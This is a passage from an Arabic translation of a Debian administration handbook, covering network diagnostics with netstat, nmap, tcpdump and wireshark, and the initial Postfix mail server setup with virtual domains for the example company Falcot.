تتضمن المقتطفات من إعدادات مخدم DHCP أعلاه التعليمات التوجيهية المطلوبة لتحديث مناطق DNS: وهي السطور `ddns-update-style interim;` و `ddns-domain-name "internal.falcot.com";` في القسم الذي يوصّف الشبكة الفرعية.

10.8. أدوات تشخيص الشبكات

عندما لا يعمل التطبيق الشبكي كما يجب، فمن المهم أن يتمكن المرء من فحص ما يجري عن قرب. وحتى عندما يبدو أن كل شيء على ما يرام، قد يساعد تشخيص الشبكة على التأكد أن كل شيء يعمل كما يجب. هناك العديد من أدوات التشخيص المخصصة لهذا الغرض؛ وكل منها يعمل على مستوى مختلف.

10.8.1. التشخيص المحلي: netstat

لنتحدث أولاً عن الأمر **netstat** (من حزمة net-tools)؛ يعرض هذا الأمر ملخصًا آنياً عن نشاط الشبكة في الجهاز. عند استدعاء هذا الأمر بدون متغيرات، سوف يعرض جميع الاتصالات المفتوحة؛ قد تكون هذه القائمة طويلة جداً لأنها تحوي العديد من مقابس نطاق يونكس – Unix-domain sockets (التي تستخدمها خدمات النظام بشكل واسع) والتي لا علاقة لها بالشبكة مطلقًا (مثل اتصالات `dbus`، أو بيانات `X11`، والاتصالات بين نظم الملفات الظاهرية وسطح المكتب).

لذلك تستخدم عادة خيارات لتغيير هذا السلوك عند استدعاء **netstat**. من الخيارات الأكثر استخداماً نذكر:

- `-t`، الذي يفلتر النتائج بحيث تعرض اتصالات TCP فقط؛
- `-u`، الذي يعطي نتيجة مشابهة ولكن لاتصالات UDP؛ يمكن استخدام هذين الخيارين معاً، ويكفي استخدام أحدهما لإيقاف عرض اتصالات نطاق يونكس؛
- `-a`، يستخدم لعرض المقابس المنصتة أيضًا (التي تنتظر اتصالات واردة)؛
- `-n`، لعرض النتائج عددياً: إظهار عناوين IP (دون مقابلات DNS)، وأرقام المنافذ (دون ألقاب كما هي معرفة في `/etc/services`) وأرقام تعريف المستخدمين (دون أسماء تسجيل الدخول)؛
- `-p`، يستخدم لعرض العمليات المتصلة؛ هذا الخيار مفيد فقط عند تشغيل **netstat** بصلاحيات root، لأن المستخدمين العاديين لن يروا إلا عملياتهم؛
- `-c`، لتحديث قائمة الاتصالات بشكل مستمر.

هناك خيارات أخرى، موثقة في صفحة التعليمات netstat(8)، تقدم تحكماً أكبر بالنتائج المعروضة. عملياً، تستخدم الخيارات الخمسة الأولى معاً كثيراً حتى أن مديري النظم والشبكات اكتسبوا التعليمة **netstat -tupan** كمنعكس لا إرادي. قد تبدو النتائج النموذجية لهذا الأمر، على جهاز حمله خفيف، كما يلي:

```
# netstat -tupan
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Pr
➥ ogram name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      2224/s
➥ shd
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN      994/ex
➥ im4
tcp        0      0 192.168.1.241:22        192.168.1.128:47372     ESTABLISHED 2944/s
➥ shd: roland [
tcp        0      0 192.168.1.241:22        192.168.1.128:32970     ESTABLISHED 2232/s
➥ shd: roland [
tcp6       0      0 :::22                   :::*                    LISTEN      2224/s
➥ shd
tcp6       0      0 ::1:25                  :::*                    LISTEN      994/ex
➥ im4
udp        0      0 0.0.0.0:68              0.0.0.0:*                           633/dh
```

```
↪ client
udp        0      0 192.168.1.241:123       0.0.0.0:*                           764/nt
↪ pd
udp        0      0 127.0.0.1:123           0.0.0.0:*                           764/nt
↪ pd
udp        0      0 0.0.0.0:123             0.0.0.0:*                           764/nt
↪ pd
udp6       0      0 fe80::a00:27ff:fe6c:123 :::*                                764/nt
↪ pd
udp6       0      0 2002:52e0:87e4:0:a0:123 :::*                                764/nt
↪ pd
udp6       0      0 ::1:123                 :::*                                764/nt
↪ pd
udp6       0      0 :::123                  :::*                                764/nt
↪ pd
```

كما هو متوقع، يسرد هذا الأمر الاتصالات المفتوحة، وهما اتصالا SSH في هذا المثال، والتطبيقات التي تنتظر الاتصالات الواردة (ذات الحالة `LISTEN`)، أهمها مخدم البريد الإلكتروني Exim4 الذي ينصت على المنفذ 25.

10.8.2. التشخيص عن بعد: nmap

إن **nmap** (المتوفر في الحزمة ذات الاسم نفسه) هو –بشكل أو بآخر– مكافئ لـ **netstat** ولكن يعمل عن بعد. يستطيع **nmap** فحص مجموعة من المنافذ « المعروفة » لمخدم بعيد واحد أو لمجموعة من المخدمات، وسرد المنافذ التي يجد تطبيقاً يجيب على الاتصالات الواردة إليها. بالإضافة لذلك، يستطيع **nmap** التعرف على بعض هذه التطبيقات، بل يتعرف أحياناً على أرقام إصدارها. الجانب السلبي لهذه الأداة هو أنها لا تستطيع تقديم معلومات عن العمليات أو المستخدمين، لأنها تعمل عن بعد بطبيعة الحال؛ لكنها تستطيع العمل على عدة أهداف في الوقت ذاته.

في الحالة النموذجية لا يستخدم إلا الخيار `-A` عند استدعاء **nmap** (حتى يحاول **nmap** التعرف على إصدارات برمجيات المخدم التي يعثر عليها) يليه عنوان IP واحد أو أكثر أو أسماء DNS للأجهزة المراد فحصها. هنا أيضًا توجد الكثير من الخيارات الأخرى للتحكم بسلوك **nmap**؛ ولمعرفتها يمكنك الرجوع إلى التوثيق المتاح في صفحة التعليمات nmap(1).

```
# nmap mirwiz

nmap 192.168.1.30

Starting Nmap 6.00 ( http://nmap.org ) at 2013-11-13 11:00 CET
Nmap scan report for mirwiz (192.168.1.30)
Host is up (0.000015s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
111/tcp   open  rpcbind
```

```
10000/tcp open  snet-sensor-mgmt

Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds
# nmap -A localhost

Starting Nmap 6.00 ( http://nmap.org ) at 2013-11-13 10:54 CET
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000084s latency).
Other addresses for localhost (not scanned): 127.0.0.1
Not shown: 996 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 6.0p1 Debian 4 (protocol 2.0)
| ssh-hostkey: 1024 ea:47:e5:04:a0:b8:70:29:c2:94:3d:fe:a8:b8:b4:02 (DSA)
|_2048 81:5c:a4:56:ff:c0:bf:0d:cd:e6:cc:48:2f:15:78:ea (RSA)
25/tcp    open  smtp    Exim smtpd 4.80
| smtp-commands: mirwiz.internal.placard.fr.eu.org Hello localhost [127.0.0.1], SIZE 5
➥ 2428800, 8BITMIME, PIPELINING, HELP,
|_ Commands supported: AUTH HELO EHLO MAIL RCPT DATA NOOP QUIT RSET HELP
111/tcp   open  rpcbind
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4        111/tcp  rpcbind
|   100000  2,3,4        111/udp  rpcbind
|   100024  1          40114/tcp  status
|_  100024  1          55628/udp  status
10000/tcp open  http    MiniServ 1.660 (Webmin httpd)
| ndmp-version:
|_  ERROR: Failed to get host information from server
|_http-methods: No Allow or Public header in OPTIONS response (status code 200)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
No exact OS matches for host (If you know what OS is running on it, see http://nmap.or
➥ g/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=6.00%E=4%D=11/13%OT=22%CT=1%CU=40107%PV=N%DS=0%DC=L%G=Y%TM=52834C
OS:9E%P=x86_64-unknown-linux-gnu)SEQ(SP=102%GCD=1%ISR=105%TI=Z%CI=Z%II=I%TS
OS:=8)OPS(O1=M400CST11NW5%O2=M400CST11NW5%O3=M400CNNT11NW5%O4=M400CST11NW5%
OS:O5=M400CST11NW5%O6=M400CST11)WIN(W1=8000%W2=8000%W3=8000%W4=8000%W5=8000
OS:%W6=8000)ECN(R=Y%DF=Y%T=41%W=8018%O=M400CNNSNW5%CC=Y%Q=)T1(R=Y%DF=Y%T=41
OS:%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=41%W=0%S=A%A=Z%F=R%O=
OS:%RD=0%Q=)T5(R=Y%DF=Y%T=41%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=41%
OS:W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=41%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=
OS:)U1(R=Y%DF=N%T=41%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%
OS:DFI=N%T=41%CD=S)

Network Distance: 0 hops
Service Info: Host: mirwiz.internal.placard.fr.eu.org; OS: Linux; CPE: cpe:/o:linux:ke
➥ rnel

OS and Service detection performed. Please report any incorrect results at http://nmap
➥ .org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 48.20 seconds
```


كما هو متوقع، التطبيقان SSH و Exim4 مذكوران. لاحظ أنه لا تنصت جميع التطبيقات إلى جميع عناوين IP؛ فبما أن الوصول إلى Exim4 ممكن عبر الواجهة المحلية `lo` فقط، نراه يظهر فقط أثناء تحليل `localhost` ولا نراه عند فحص `mirwiz` (الذي يشير إلى الواجهة `eth0` على الجهاز نفسه).

10.8.3. برامج التقاط الرزم (Sniffers): **tcpdump** و**wireshark**

أحياناً، يحتاج المرء للاطلاع على ما يجري في الكابلات، رزمة رزمة. هذه الحالات تحتاج « محلل إطارات – frame analyzer »، أو ما يعرف أكثر باسم *sniffer*. تراقب هذه الأدوات كافة الرزم التي تصل إلى واجهة شبكية معينة، وتعرضها بأسلوب قريب للمستخدم.

الأداة الرائدة في هذا المجال هي **tcpdump** بلا منازع، وهي متوفرة في العديد من المنصات كأداة قياسية. تسمح هذه الأداة بأنماط عديدة لالتقاط رزم الشبكة، لكن تمثيل هذه الرزم يبقى غامضاً نوعاً ما. لذلك لن نُفصِّل في شرحها أكثر من ذلك هنا.

wireshark (في الحزمة wireshark) هو برنامج أحدث (وأكثر تطوراً)، وهو يسعى ببطء ليصبح الأداة المرجعية الجديدة في مجال تحليل نشاط الشبكات وذلك نتيجة تعدد وحدات فك الترميز التي تسمح له بتقديم تحليل مبسط للرزم الملتقطة. تعرض الرزم رسومياً وتنظم حسب طبقات البروتوكول. هذا يسمح للمستخدم برؤية جميع بروتوكولات الرزمة. مثلاً، إحدى الرزم تحوي طلب HTTP، سوف يعرض **wireshark** المعلومات المتعلقة بالطبقة الفيزيائية، وطبقة إيثرنت، ومعلومات IP الخاصة بالرزمة، ومتغيرات اتصالات TCP، وأخيراً طلب HTTP نفسه، وذلك بصورة منفصلة؛ كل على حدة.



شكل 10.1. محلل رزم الشبكة **wireshark**

في مثالنا، لا تظهر الرزم المرسلة عبر SSH (بسبب الفلتر `!tcp.port == 22`). أما الرزمة المحددة في الصورة فقد تطورت في طبقة HTTP.

تلميح

wireshark دون الواجهة الرسومية: **tshark**

عندما لا يمكن تشغيل واجهة رسومية، أو عندما لا يرغب المرء في ذلك لسبب ما، يمكن استخدام النسخة النصية من **wireshark** المتوفرة بالاسم **tshark** (في الحزمة المنفصلة tshark). معظم مزايا الالتقاط وفك الترميز متاحة فيه، لكن افتقاره إلى واجهة رسومية يؤدي بالضرورة إلى تقييد التفاعل مع البرنامج (فلترة الرزم بعد التقاطها، أو تتبع اتصال TCP معين، وغيرها). إلا أنه يمكن استخدامه كمرحلة أولى. وإذا كان هناك نية في تنفيذ المزيد من المعالجة التي تحتاج للواجهة الرسومية، يمكن حفظ الرزم في ملف ثم تحميل هذا الملف في نسخة **wireshark** رسومية تعمل على جهاز آخر.

ثقافة

ethereal و**wireshark**

يبدو **wireshark** وكأنه فتي نسبياً؛ لكن هذا ليس إلا الاسم الجديد لبرنامج كان يعرف باسم **ethereal**. عندما ترك مطور **ethereal** الرئيسي الشركة التي كان موظفاً فيها، لم يستطع نقل ملكية العلامة المسجلة. وكحل بديل انتقى للتطبيق اسماً جديداً؛ في الواقع لم يتغير في البرنامج شيء إلا الاسم والأيقونات.

الفصل 11. خدمات الشبكة: Postfix، Apache، NFS، Samba، Squid، LDAP

المحتويات:

خدمات الشبكة هي البرامج التي يتعامل معها المستخدمون مباشرة في عملهم اليومي. هذه الخدمات هي قمة هرم النظام المعلوماتي، ويركز هذا الفصل عليها؛ أما جذع ذاك الهرم فهي البنية التحتية التي تعرضنا لها من قبل.

11.1. مخدم البريد الإلكتروني

اختار مديرو النظم في شركة فلكوت Postfix كمخدم للبريد الإلكتروني، وذلك لموثوقيته وسهولة إعداده. وفعلاً، يفرض تصميمه استخدام عملية منفصلة تتمتع مجموعة صغيرة من الصلاحيات لكل واحدة من مهماته، وهذا إجراء ممتاز للحد من ضرر المشاكل الأمنية.

بدائل

مخدم Exim4

تستخدم ديبيان مخدم Exim4 كمخدم افتراضي للبريد الإلكتروني (لذلك يرفق Exim4 مع التثبيت الأولي). الإعدادات متوفرة في حزمة منفصلة، هي exim4-config، وهي تخصص آلياً اعتماداً على إجابات مجموعة من أسئلة Debconf تشبه كثيراً الأسئلة التي تطرحها الحزمة postfix.

إما أن تكون الإعدادات في ملف مفرد (`/etc/exim4/exim4.conf.template`) أو منفصلة في عدد من ملفات الضبط المخزنة في المجلد `/etc/exim4/conf.d/`. في كلا الحالتين، يستخدم **`update-exim4.conf`** الملفات كقالب لتوليد الملف `/var/lib/exim4/config.autogenerated`. يستخدم Exim4 الملف الأخير. بفضل هذه الآلية، يمكن حقن القيم المأخوذة من إعدادات debconf للمخدم Exim —المخزَّنة في `/etc/exim4/update-exim4.conf.conf`— في ملف إعداد Exim، حتى عندما يُعدِّل مدير النظام أو الحزم الأخرى على إعدادات Exim الافتراضية.

صيغة إعدادات Exim4 لها خصوصياتها وتحتاج زمناً لتعلمها؛ لكن إذا فهمت هذه الخصوصيات، فإن Exim4 هو مخدم بريد إلكتروني مكتمل وقوي جداً، كما تشهد عشرات صفحات الوثائق.

→ http://www.exim.org/docs.html

11.1.1. تثبيت Postfix

تتضمن الحزمة postfix خدمة SMTP الرئيسية. أما الحزم الأخرى (مثل postfix-ldap وpostfix-pgsql) فهي تضيف وظائف زائدة إلى Postfix، منها الوصول إلى قواعد معطيات جهات الاتصال. عليك تثبيتها فقط إذا كنت تعرف أنك تحتاجها.

أساسيات

SMTP

SMTP (*Simple Mail Transfer Protocol*) هو البروتوكول الذي تستخدمه مخدمات البريد الإلكتروني لتبادل وتوجيه الرسائل الإلكترونية.


تطرح Debconf عدة أسئلة أثناء تثبيت الحزمة. تسمح الإجابات بتوليد نسخة أولية من ملف الإعداد `/etc/postfix/main.cf`.

يستفسر السؤال الأول عن نوع الإعداد. هناك إجابتين فقط من الإجابات المقترحة تناسب حالة المخدمات المتصلة بالإنترنت، هما « Internet site » و « Internet with smarthost ». الأول مناسب للمخدمات التي تستقبل البريد الوارد وترسل البريد الصادر مباشرة إلى متلقيه، ولذلك فهو يناسب حالة شركة فلكوت تماماً. أما الثاني فيلائم المخدمات التي تستقبل البريد الوارد بشكل طبيعي، لكنها ترسل البريد الصادر عبر مخدم SMTP وسيط —« المضيف الذكي smarthost »— بدلاً من إرسالها مباشرة إلى المخدم المتلقي. يناسب هذا الخيار كثيراً الأفراد الذين يملكون عناوين IP ديناميكية، لأن العديد من مخدمات البريد الإلكتروني ترفض الرسائل الواردة من هذه العناوين. في هذه الحالة، سيكون المضيف الذكي عادة مخدم SMTP تابع لمزود خدمة الإنترنت، ويكون مُعدّاً بحيث يستقبل دوماً البريد الوارد من زبائن المزود وتوجيهها بشكل مناسب. هذا الإعداد (مع المضيف الذكي) يناسب أيضاً المخدمات التي لا تتصل بالإنترنت دائماً، حتى تتفادى إدارة رتل من الرسائل غير المسلّمة التي يجب إعادة محاولة إرسالها لاحقاً.

مصطلحات ISP	ISP هو اختصار للعبارة « Internet Service Porvider » (مزود خدمة الإنترنت). يشير المصطلح إلى الهيئة (غالباً شركة تجارية) التي تزود اتصالات بالإنترنت والخدمات الأساسية المرتبطة بها (بريد إلكتروني، أخبار، وغيرها) إلى زبائنها.

يهتم السؤال الثاني بالاسم الكامل للجهاز، الذي سيستخدم لتوليد عناوين البريد الإلكتروني اعتماداً على اسم المستخدم المحلي (هذا هو الجزء الذي يوضع خلف علامة « @ »). في حالة فلكوت، يجب أن تكون الإجابة `mail.falcot.com`. هذا هو السؤال الوحيد الذي يطرح افتراضياً، لكن الإعداد الناتج ليس كاملاً كفاية بالنسبة لحاجات فلكوت، لذلك استدعى مديرو النظم الأمر **dpkg-reconfigure postfix** حتى يتمكنوا من تخصيص المزيد من المتغيرات.

أحد الأسئلة الإضافية يطلب جميع أسماء النطاقات المرتبطة بهذا الجهاز. تتضمن القائمة الافتراضية الاسم الكامل بالإضافة لبضعة مرادفات للاسم `localhost`. لكن يجب إضافة النطاق الرئيسي `falcot.com` يدوياً. بصورة عامة، يجب إجابة هذا السؤال بإعطاءه جميع أسماء النطاقات التي سيعمل هذا المخدم معها كمخدم MX؛ بكلمات أخرى، جميع أسماء النطاقات التي يبين مخدم DNS أنها تستطيع استقبال البريد الإلكتروني. ينتهي المطاف بهذه المعلومات في المتغير `mydestination` في الملف `/etc/postfix/main.cf` (ملف الإعداد الرئيسي لمخدم Postfix).



شكل 11.1. دور السجل *MX* (سجل DNS) أثناء إرسال البريد

> *إضافة*
>
> **الاستعلام عن سجلات MX**
>
> عندما لا يحوي DNS سجل MX لنطاق ما، سيحاول مخدم البريد إرسال الرسائل إلى المضيف نفسه، عبر استخدام سجل A الموافق (أو AAAA في IPv6).

في بعض الحالات، قد يسأل التثبيت أيضاً عن الشبكات التي يجب السماح لها بإرسال البريد عبر الجهاز. في الإعداد الافتراضي، يقبل Postfix الرسائل الإلكترونية التي ترد من الجهاز نفسه فقط؛ لذلك نحتاج إضافة الشبكة المحلية عادة. أضاف مديرو النظم في شركة فلكوت `192.168.0.0/16` إلى الإجابة الافتراضية. إذا لم يطرح عليك هذا السؤال، فالمتغير الموافق له في ملف الإعداد هو `mynetworks`، كما هو واضح في المثال أدناه.

كما يمكن أيضاً توصيل البريد المحلي عبر **`procmail`**. تسمح هذه الأداة للمستخدمين بترتيب بريدهم الوارد وفق القواعد المخزنة في ملف `~/.procmailrc` الخاص بكل مستخدم.

بعد هذه الخطوة الأولى، حصل مديرو النظم على ملف الإعداد التالي؛ الذي سيستخدمونه كنقطة انطلاق لإضافة بعض الوظائف الأخرى كما هو مشروح في الأقسام التالية.

مثال 11.1. ملف `/etc/postfix/main.cf` الأولي

```
# See /usr/share/postfix/main.cf.dist for a commented, more complete version


# Debian specific:  Specifying a file name will cause the first
# line of that file to be used as the name.  The Debian default
# is /etc/mailname.
#myorigin = /etc/mailname

smtpd_banner = $myhostname ESMTP $mail_name (Debian/GNU)
biff = no

# appending .domain is the MUA's job.
append_dot_mydomain = no

# Uncomment the next line to generate "delayed mail" warnings
#delay_warning_time = 4h

readme_directory = no

# TLS parameters
smtpd_tls_cert_file=/etc/ssl/certs/ssl-cert-snakeoil.pem
smtpd_tls_key_file=/etc/ssl/private/ssl-cert-snakeoil.key
smtpd_use_tls=yes
smtpd_tls_session_cache_database = btree:${data_directory}/smtpd_scache
smtp_tls_session_cache_database = btree:${data_directory}/smtp_scache

# See /usr/share/doc/postfix/TLS_README.gz in the postfix-doc package for
# information on enabling SSL in the smtp client.

myhostname = mail.falcot.com
alias_maps = hash:/etc/aliases
alias_database = hash:/etc/aliases
myorigin = /etc/mailname
mydestination = mail.falcot.com, falcot.com, localhost.localdomain, localhost
relayhost =
mynetworks = 127.0.0.0/8 [::ffff:127.0.0.0]/104 [::1]/128 192.168.0.0/16
mailbox_command = procmail -a "$EXTENSION"
mailbox_size_limit = 0
recipient_delimiter = +
inet_interfaces = all
inet_protocols = all
```

SECURITY

شهادات *زيت الثعبان*

شهادات SSL التي تدعى شهادات *زيت الثعبان* (snake oil)، مثل « دواء » *زيت الثعبان* الذي كان يبيعه المشعوذون عديمو الضمير في الأيام الخالية، ليس لها أي قيمة على الإطلاق، لأنها تولَّد بالطريقة نفسها على جميع نظم دبيان، ولها نفس الجزء « الخاص ». تُستخدَم هذه الشهادات لأغراض الاختبار فقط، أما الخدمات النظامية

فيجب أن تستخدم شهادات حقيقية؛ التي تُولَّد حسب الطريقة المبيّنة في القسم 10.2.1.1، « البنية التحتية للمفاتيح العامة: *easy-rsa* » ص 281.

11.1.2. إعداد النطاقات الظاهرية

يستطيع مخدم البريد استقبال الرسائل الإلكترونية المرسلة إلى نطاقات أخرى بالإضافة إلى النطاق الرئيسي؛ تُعرَف هذه النطاقات باسم النطاقات الظاهرية (Virtual Domains). في معظم الحالات التي يحدث فيها هذا، لا تكون الرسائل موجهة في النهاية إلى المستخدمين المحليين. يُقدِّم Postfix ميزتين تفيدان في إدارة النطاقات الظاهرية.

تحذير

النطاقات الظاهرية والنطاقات الأصلية

يجب عدم الإشارة لأي نطاق ظاهري في المتغير `mydestination`؛ فهذا المتغير يحوي فقط أسماء النطاقات « الاصلية canonical » التي ترتبط مباشرة مع الجهاز مستخدميه المحليين.

11.1.2.1. النطاقات الظاهرية للأسماء المستعارة

لا يحوي نطاق الأسماء المستعارة الظاهري إلا أسماء مستعارة (aliases) فقط، أي عناوين تستخدم لتوجيه الرسائل إلى عناوين أخرى فقط.

تُنشّط هذه النطاقات بإضافة أسمائها إلى المتغير `virtual_alias_domains`، والإشارة إلى ملف مقابلة الأسماء في المتغير `virtual_alias_maps`.

مثال 11.2. السطور التي ستضاف إلى الملف `/etc/postfix/main.cf`

```
virtual_alias_domains = falcotsbrand.com
virtual_alias_maps = hash:/etc/postfix/virtual
```

يُعرِّف الملف `/etc/postfix/virtual` التقابلات بصيغة بسيطة نوعاً ما: كل سطر يحوي حقلين تفصلهما مسافة بيضاء؛ الحقل الأول هو الاسم المستعار، أما الحقل الثاني فيحوي قائمة بالعناوين البريدية التي يشير إليها ذلك الاسم. تغطي الصيغة الخاصة `@domain.com` جميع الأسماء المستعارة المتبقية في النطاق.

مثال 11.3. مثال عن ملف `/etc/postfix/virtual`

```
webmaster@falcotsbrand.com  jean@falcot.com
contact@falcotsbrand.com    laure@falcot.com, sophie@falcot.com
# The alias below is generic and covers all addresses within
```

```
# the falcotsbrand.com domain not otherwise covered by this file.
# These addresses forward email to the same user name in the
# falcot.com domain.
@falcotsbrand.com          @falcot.com
```

11.1.2.2. نطاقات صناديق البريد الظاهرية

> *تحذير*
>
> نطاقات ظاهرية مزدوجة
>
> لا يسمح Postfix باستخدام النطاق نفسه في `virtual_alias_domains` و `virtual_mailbox_domains` معاً، لكن جميع النطاقات في `virtual_mailbox_domains` تضاف ضمنياً إلى `virtual_alias_domains`، وهذا يسمح بالجمع بين الأسماء المستعارة والصناديق البريدية في نطاق ظاهري واحد.

تُخزَّن الرسائل المرسلة إلى نطاقات صناديق البريد الظاهرية في صناديق بريدية غير مرتبطة بأي مستخدم محلي للنظام.

لتفعيل نطاق صناديق بريد ظاهري يجب إضافة اسم هذا النطاق إلى المتغير `virtual_mailbox_domains`، والإشارة إلى ملف تقابل الصناديق البريدية في المتغير `virtual_mailbox_maps`. أما المتغير `virtual_mailbox_base` فيحوي المجلد الذي تخزن الصناديق البريدية فيه.

يشير المتغير `virtual_uid_maps` (أو المتغير `virtual_gid_maps`) إلى الملف الذي يحوي التقابلات بين العنوان البريدي ومستخدم النظام (أو المجموعة) الذي « يملك » هذا الصندوق البريدي. لمنح ملكية جميع الصناديق البريدية إلى مستخدم واحد أو مجموعة، يمكن استخدام الصيغة `static:5000` التي تسند قيمة UID/GID ثابتة (القيمة 5000 هنا).

مثال 11.4. السطور التي ستضاف إلى الملف `/etc/postfix/main.cf`

```
virtual_mailbox_domains = falcot.org
virtual_mailbox_maps = hash:/etc/postfix/vmailbox
virtual_mailbox_base = /var/mail/vhosts
```

صيغة الملف `/etc/postfix/vmailbox` بسيطة جداً أيضاً: حقلين تفصلهما مسافة بيضاء. الحقل الأول هو عنوان بريد إلكتروني ضمن أحد النطاقات الظاهرية، والثاني موقع صندوق البريد المرتبط معه (نسبةً إلى المجلد المحدّد في *virtual_mailbox_base*). إذا انتهى اسم صندوق البريد بشرطة مائلة امامية (/)، ستخزّن

الرسائل الإلكترونية في صيغة *maildir*؛ وإلا سوف تستخدم صيغة *mbox* التقليدية بدلاً منها. تَستخدِم صيغة *maildir* مجلداً كاملاً لتخزين صندوق البريد، وكل رسالة مفردة تُخزَّن في ملف منفصل. أما في صيغة *mbox*، فيخزن صندوق البريد كله في ملف واحد، وكل سطر يبدأ بالصيغة « `From ` » (كلمة `From` تليها مسافة) تشير إلى بداية رسالة جديدة.

مثال 11.5. الملف `/etc/postfix/vmailbox`

```
# Jean's email is stored as maildir, with
# one file per email in a dedicated directory
jean@falcot.org falcot.org/jean/
# Sophie's email is stored in a traditional "mbox" file,
# with all mails concatenated into one single file
sophie@falcot.org falcot.org/sophie
```

11.1.3. قيود الاستقبال والإرسال

تتطلب الأعداد المتزايدة من الرسائل غير المرغوبة (*spam*) زيادة التشديدات على السائل التي يجب أن يقبلها مخدم البريد. يعرض هذا القسم بعض الاستراتيجيات المضمنة في Postfix.

ثقافة

مشكلة الرسائل الدعائية

